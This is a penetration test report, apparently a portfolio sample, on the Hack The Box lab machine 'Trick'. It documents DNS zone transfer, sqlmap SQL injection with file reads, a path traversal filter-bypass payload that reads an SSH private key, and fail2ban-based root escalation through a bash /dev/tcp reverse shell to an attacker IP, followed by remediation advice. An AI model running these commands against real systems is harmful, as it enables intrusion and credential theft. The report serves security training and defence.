ARCHWARDEN

Trick

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated externally facing Linux web environment. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the externally facing environment. The objective was to identify unknown weaknesses through non-evasive testing techniques, focusing on misconfigurations, exposed services, and exploitable vulnerabilities.

Testing was conducted remotely from Joe Thompson's assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where initial access was obtained, additional testing was performed to evaluate the extent of compromise, including privilege escalation and post-exploitation impact.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.227.180`. Testing focused on identifying weaknesses that could allow unauthenticated access, credential compromise, privilege escalation, and full compromise of the target environment.

In Scope Assets

Asset Type	Description
External Host	`10.129.227.180`

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 1 critical-risk finding, 2 high-risk findings, and 1 medium-risk finding.

Testing demonstrated that an unauthenticated attacker could enumerate hidden subdomains through a DNS zone transfer, exploit SQL injection in a pre-production payroll application to read sensitive server files, bypass path traversal filtering in a marketing application to achieve Local File Inclusion, and recover an SSH private key — gaining authenticated shell access. From there, a misconfigured fail2ban action directory and a NOPASSWD sudo rule enabled full privilege escalation to root.

It is recommended that the assessed environment prioritise remediation of the SQL injection and LFI vulnerabilities as immediate priorities, alongside removing the NOPASSWD sudo rule and restricting write access to the fail2ban action configuration directory.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing focused on identifying exposed services and weaknesses accessible from the target host without relying on internal system configuration or architectural details.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection in Payroll Application Login Portal with FILE Privilege Read Capability	14
2	7.8 (High)	Privilege Escalation via Writable Fail2ban Action Configuration and NOPASSWD Sudo Rule	21
3	7.5 (High)	Local File Inclusion via Path Traversal Filter Bypass in Marketing Application	29
4	5.3 (Medium)	Unauthenticated DNS Zone Transfer Exposing Internal Infrastructure	34

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson was able to gain an initial foothold through the externally exposed attack surface and chain multiple weaknesses to achieve full root-level compromise of the target host. The walkthrough below documents one successful attack path from initial access to full compromise and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritisation.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **trick.htb** host.

1. Identified exposed services through port enumeration and determined the domain name via reverse DNS lookup
2. Discovered a hidden virtual host through DNS zone transfer
3. Exploited SQL injection in the payroll application login portal to read sensitive server files
4. Identified a second virtual host from the Nginx configuration file obtained via SQLi file read
5. Exploited a path traversal filter bypass in the marketing site to achieve Local File Inclusion (LFI)
6. Read the user SSH private key directly via LFI, leveraging PHP-FPM running as the target user
7. Established SSH access as `michael` using the recovered private key
8. Abused writable fail2ban action configuration and a misconfigured sudo rule to execute a reverse shell as root

Detailed reproduction steps for this attack chain are as follows:

1. Network Enumeration

A full TCP port scan was performed against the target host. Results identified four open ports: SSH (22), SMTP (25), DNS (53), and HTTP (80). The HTTP server was identified as Nginx 1.14.2 running on Linux. No domain name was present in the scan output.

2. Domain Discovery — Reverse DNS and Zone Transfer

With DNS exposed on port 53, a reverse lookup was performed against the target IP to recover the domain name:

```
dig @10.129.227.180 -x 10.129.227.180
```

The domain `trick.htb` was identified and added to `/etc/hosts`. A DNS zone transfer was then requested to enumerate all records in the domain:

```
dig @10.129.227.180 axfr trick.htb
```

The zone transfer succeeded without authentication, returning all DNS records for the domain. A subdomain `preprod-payroll.trick.htb` was identified and added to `/etc/hosts`.

3. SQL Injection — Payroll Application

Navigating to `preprod-payroll.trick.htb` revealed an employee payroll login portal. Default credentials were unsuccessful. A login attempt was captured via Burp Suite and saved as `request.txt`. SQLMap was run against the captured request:

```
sqlmap -r request.txt --batch --level=3 --risk=2
```

The `username` POST parameter was found to be vulnerable to boolean-based blind, error-based, and time-based blind SQL injection. The database user was identified as `remo@localhost` with FILE privileges, allowing direct reads from the server filesystem.

The `/etc/passwd` file was extracted to confirm file read capability:

```
sqlmap -r request.txt --batch --file-read=/etc/passwd
```

Review of the output confirmed a single interactive user account: `michael` (`/home/michael`, `/bin/bash`). All other accounts used `/usr/sbin/nologin` or `/bin/false`.

4. Nginx Configuration Read — Second Virtual Host Discovery

The Nginx configuration file was extracted via the same SQLi file read capability:

```
sqlmap -r request.txt --batch --file-read=/etc/nginx/sites-enabled/default
```

The configuration revealed a second virtual host: `preprod-marketing.trick.htb`, served from `/var/www/market`. This host was added to `/etc/hosts`.

5. Local File Inclusion — Path Traversal Filter Bypass

Navigating to `preprod-marketing.trick.htb` revealed a site that loads content via a `page` parameter. A standard path traversal attempt returned a blank page, indicating filtering was in place. Testing confirmed that the `../` sequence was being stripped. The filter was bypassed using doubled path traversal sequences, which collapse back to `../` after the filter removes the inner `../`:

```
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//etc/passwd
```

`/etc/passwd` was returned successfully, confirming Local File Inclusion.

6. LFI — SSH Key Recovery

The PHP-FPM process context was confirmed by reading `/proc/self/cmdline`, which returned `php-fpm: pool michael` — indicating the web process was running as the local user `michael`. This elevated the impact of the LFI significantly.

Michael's SSH private key was then recovered:

```
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home/
michael/.ssh/id_rsa
```

The private key was saved locally and permissions set appropriately:

```
chmod 600 id_rsa
```

7. Initial Foothold — SSH Access as michael

The recovered private key was used to authenticate via SSH:

```
ssh -i id_rsa michael@10.129.227.180
```

Interactive shell access was established as `michael`.

8. Privilege Escalation — Fail2ban Action Abuse

Initial privilege escalation enumeration identified two relevant findings:

```
groups michael     # michael is a member of the 'security' group
sudo -l            # (root) NOPASSWD: /etc/init.d/fail2ban restart
```

`michael` could restart the fail2ban service as root without a password. Investigation of the fail2ban configuration directory revealed that the `action.d` subdirectory was owned by the `security` group with write permissions.

Although `iptables-multiport.conf` was owned by root, the writable directory allowed it to be replaced via a move-and-copy technique:

```
cd /etc/fail2ban/action.d
mv iptables-multiport.conf temp.old
cp temp.old iptables-multiport.conf
```

The new copy was owned by `michael`. The `actionban` directive was modified to execute a reverse shell script:

```
actionban = /tmp/shell.sh
```

The reverse shell script was created and made executable:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.171/9001 0>&1
```

```
chmod +x /tmp/shell.sh
```

A listener was started on the attacker machine:

```
rlwrap nc -lvnp 9001
```

Fail2ban was restarted to load the modified configuration:

```
sudo /etc/init.d/fail2ban restart
```

Repeated failed SSH authentication attempts were made against the target to trigger the ban threshold. After five to six failed attempts, the source IP was banned, triggering the malicious `actionban` command and executing the reverse shell as root.

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritised to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimise the risk of service interruption or data loss.

6.1 Short Term

SHORT TERM REMEDIATION:

- Disable DNS zone transfers to unauthenticated clients. Restrict AXFR requests to authorised secondary DNS servers only via the `allow-transfer` directive in the BIND configuration.
- Patch the SQL injection vulnerability in the payroll application login form. Apply parameterised queries or prepared statements to all user-supplied input. Remove FILE privileges from the database user `remo@localhost`.
- Restrict the `sudo` rule granting `michael` the ability to restart fail2ban without a password. This privilege should require authentication and be assigned only to a dedicated administrative account.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Remediate the Local File Inclusion vulnerability in the marketing application. Validate and allowlist the `page` parameter against a fixed list of permitted filenames rather than filtering traversal sequences — filter bypasses are well documented and reliable.
- Reconfigure PHP-FPM to run the marketing site worker pool as `www-data` rather than `michael`. A web process running as a user with a home directory and SSH keys represents a significant privilege boundary failure.
- Restrict write permissions on `/etc/fail2ban/action.d` to root only. The `security` group should not have write access to directories containing root-executed configuration files.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct a full review of all virtual host configurations for input validation vulnerabilities. Any application that uses user input to determine file paths should be considered a high-priority target for LFI testing.
- Implement a principle of least privilege review for all PHP-FPM pool configurations. Web application pools should run as dedicated, unprivileged service accounts with no interactive shell, no home directory access, and no SSH keys.
- Audit all `sudo` rules across the environment. Rules granting `NOPASSWD` access to service restart commands that load attacker-controllable configuration files represent a reliable privilege escalation path and should be eliminated or replaced with tightly scoped alternatives.

- Implement centralised logging and alerting for repeated authentication failures across SSH, and monitor for unexpected outbound connections from server processes.


7 Technical Findings Details

1. SQL Injection in Payroll Application Login Portal with FILE Privilege Read Capability - Critical


CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The login form at `preprod-payroll.trick.htb` was vulnerable to SQL injection via the `username` POST parameter. The database user (`remo@localhost`) was configured with the MySQL FILE privilege, allowing direct reads from the server filesystem through the `LOAD_FILE()` function. SQLMap confirmed boolean-based blind, error-based, and time-based blind injection in the `username` field. File read capability was validated by extracting `/etc/passwd` and the Nginx virtual host configuration, which revealed a second internal subdomain (`preprod-marketing.trick.htb`) not visible through DNS enumeration.
Impact	• Unauthenticated access to the application backend without valid credentials • Arbitrary file read from the server filesystem as the database user • Exposure of sensitive configuration files including Nginx virtual host definitions • Disclosure of local user accounts and home directory paths • Discovery of additional internal attack surface IMPACT
Affected Component	• Web application: preprod-payroll.trick.htb • Database user: remo@localhost • Vulnerable parameter: `username` (POST)
Remediation	• Rewrite all database queries in the payroll application to use parameterised queries or prepared statements • Revoke the FILE privilege from the database user `remo@localhost`; application accounts should never hold filesystem read privileges • Apply input validation and enforce allowlisting on all user-supplied fields at the application boundary • Conduct a full code review of the application for additional injection points
References	Finding 2

Finding Evidence

Payroll login portal:



Login request captured for SQLMap:




SQLMap injection confirmed:

```
sqlmap -r request.txt --batch --level=3 --risk=2
```


```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ sqlmap -r request.txt --batch --level=3 --risk=2
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:27:08 /2026-04-25/

[04:27:08] [INFO] parsing HTTP request from 'request.txt'
[04:27:08] [INFO] testing connection to the target URL
[04:27:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:27:08] [INFO] testing if the target URL content is stable
[04:27:09] [INFO] target URL content is stable
[04:27:09] [INFO] testing if POST parameter 'username' is dynamic
[04:27:09] [WARNING] POST parameter 'username' does not appear to be dynamic
[04:27:09] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[04:27:09] [INFO] testing for SQL injection on POST parameter 'username'
[04:27:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:27:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[04:27:17] [INFO] POST parameter 'username' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable (with --not-string="21")
[04:27:21] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [Y/n] Y
[04:27:21] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[04:27:21] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[04:27:21] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[04:27:21] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[04:27:21] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[04:27:22] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[04:27:23] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[04:27:23] [WARNING] reflective value(s) found and filtering out
[04:27:23] [INFO] POST parameter 'username' is 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[04:27:23] [INFO] testing 'Generic inline queries'
[04:27:23] [INFO] testing 'MySQL inline queries'
[04:27:23] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[04:27:23] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[04:27:23] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[04:27:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[04:27:24] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[04:27:24] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[04:27:24] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[04:27:35] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[04:27:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[04:27:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[04:27:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection te
chnique test
[04:27:36] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[04:27:43] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[04:27:51] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[04:28:02] [INFO] testing 'Generic UNION query (68) - 21 to 40 columns'
[04:28:06] [INFO] testing 'Generic UNION query (68) - 41 to 60 columns'
[04:28:09] [INFO] testing 'MySQL UNION query (68) - 1 to 20 columns'
[04:28:18] [INFO] testing 'MySQL UNION query (68) - 21 to 40 columns'
[04:28:22] [INFO] testing 'MySQL UNION query (68) - 41 to 60 columns'
[04:28:25] [INFO] testing 'MySQL UNION query (68) - 61 to 80 columns'
[04:28:28] [INFO] testing 'MySQL UNION query (68) - 81 to 100 columns'
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 417 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
